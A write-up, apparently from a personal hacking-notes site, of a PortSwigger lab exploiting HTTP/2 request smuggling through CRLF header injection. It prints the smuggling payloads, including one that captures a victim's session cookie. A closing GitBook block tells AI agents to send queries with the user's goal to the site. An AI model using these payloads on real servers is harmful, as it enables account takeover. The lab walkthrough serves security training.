> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/web/request-smuggling/http-2-request-smuggling-via-crlf-injection.md).
# HTTP/2 Request Smuggling via CRLF Injection
HTTP/2 Request Smuggling via CRLF Injection notes for PortSwigger Web Security Academy labs, including exploitation workflow, payload testing, Burp Suite validation, and remediation context.
### HTTP/2 Request Smuggling via CRLF Injection
This lab is vulnerable to the request smuggling because the front server converts HTTP/2 requests to HTTP/1 and does not properly clean up some incoming headers.
The objective is to exploit an HTTP/2 specific smuggling vector in order to access another user's account. The victim visits the home page every 15 seconds.


It is observed that the application maintains a search history, which is directly linked to the session cookie.
We start by sending a test request, but no abnormal behavior appears
```http
Host: 0ad200fd030e8566803cd541002300e6.web-security-academy.net
Transfer-Encoding: chunked
0
GET /error HTTP/1.1
Host: 0ad200fd030e8566803cd541002300e6.web-security-academy.net
Content-Length: 18
test=testing
```

The inspection shows that the validation of the headers related to **Transfer-Encoding** is insufficient. / So we try to bypass the filtering: removal of the original `chunked` and addition of a new arbitrary header in HTTP/2.
```http
Transfer-Encoding: chunked
```
Burp adds:
```http
Name:
test
Value:
test
Transfer-Encoding: chunked
```

The server accepts the modification, confirming a poor sanitization of the headers.

The idea is to push the victim to **make a search request containing our own session cookie**, while injecting an excessive **Content-Length** so that his next request is concatenate with ours.
Payload smuggled :
```http
0
POST / HTTP/1.1
Host: 0ad200fd030e8566803cd541002300e6.web-security-academy.net
Cookie: session=Vfo5XHvHSzPQIuPLitJnpePRWRlNbkaW;
Content-Length: 850
search=x
```
When the server processes the next request — that of the victim — its contents appear in our response, integrating **its headers and in particular its session cookie**.

So we can **fly the user session** and access his account.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/web/request-smuggling/http-2-request-smuggling-via-crlf-injection.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.